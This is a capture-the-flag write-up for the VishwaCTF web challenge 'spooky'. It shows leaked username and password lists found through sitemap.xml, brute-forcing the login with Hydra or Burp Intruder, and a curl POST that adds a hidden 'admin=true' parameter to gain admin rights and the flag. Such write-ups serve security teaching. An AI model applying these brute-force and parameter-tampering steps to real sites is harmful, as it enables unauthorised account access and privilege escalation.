spooky

Challenge name: spooky

Challenge description: I forgot my login details again!


Category: Web

Difficulty: Medium

Points: 300

Author: Kaustubh Bhule

Step 1: Start and open the challenge instance.



Step 2: Check files like *robots.txt* and *sitemap.xml on the website.*
And we finally found that the *sitemap.xml* exists with some important links.

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
−<urlset>
  −<url>
      <loc>/creds/users.txt</loc>
      <lastmod>2023-03-29T09:12:48+01:00</lastmod>
      <priority>1.0</priority>
    </url>
  −<url>
      <loc>/creds/pass.txt</loc>
      <lastmod>2023-03-29T09:12:48+01:00</lastmod>
      <priority>1.0</priority>
    </url>
  </urlset>
```

Step 3: Visit both */creds/users.txt* and */creds/pass.txt which* gives the following data.

```
user
guest
root
admin
kali
raspberry
support
fiona
charles
alice
pinocchio
shrekop
dragon
donkey
wolf
```

```
R4YPLtCnaMc8GhWy
fX9maZjLNdqKG8wH
r6GUEungvhXqVFyY
WZLNBAdkXc6Yu8rh
ny7Z2jpMT36CBwLH
VmU5gnXKYN2vLp48
VGUtajxuq6KeNk5J
XZTEVmd6AcFN3j84
ydfkG8YS7WMwpQNC
emcYJrGFVMakw5UN
G9fBSNbgmhTduKEU
KctkRurdy4vSMGWF
Ggc6qyrVdDzWhEea
DKaYNZug9ELCzRAy
NwCGR69ZceHu8tmT
```

Step 4: Find the correct username and passwords by bruteforcing using tools like burpsuite intruder or hydra which gives ***shrekop*** and ***VmU5gnXKYN2vLp48*** as correct credentials.

Step 5: Try to logging with the credentials you found which gives the following message after successful login.

> **Logged in as** shrekop (user)

Step 6: Now you are logged in as shrekop but as ***user*** account. You will only get the flag if you are admin. There are no cookies, no sessions and nothing is present on the client side to get loggedin as admin.

Step 7: But if run any scripts available online for finding hidden parameters in url you will get that there is a parameter called ***admin.*** If you send this hidden parameter value as true then only you will get the flag. Here, I am doing this using the tool *curl* in the following example.

```
┌─[kaustubh@debian]─[~]
└──╼ $curl -X POST --data "user=shrekop&pass=VmU5gnXKYN2vLp48&admin=true" https:
//ch390118110.ch.eng.run/login.php
<b>Logged in as </b> shrekop (admin)<script>alert('Congratulations. You got the
flag!');</script><script>alert('VishwaCTF{h1dd3n_P@raMs}');</script>┌─[kaustubh@
debian]─[~]
└──╼ $
```

Step 8: You got the flag! Flag is **VishwaCTF{h1dd3n_P@raMs}**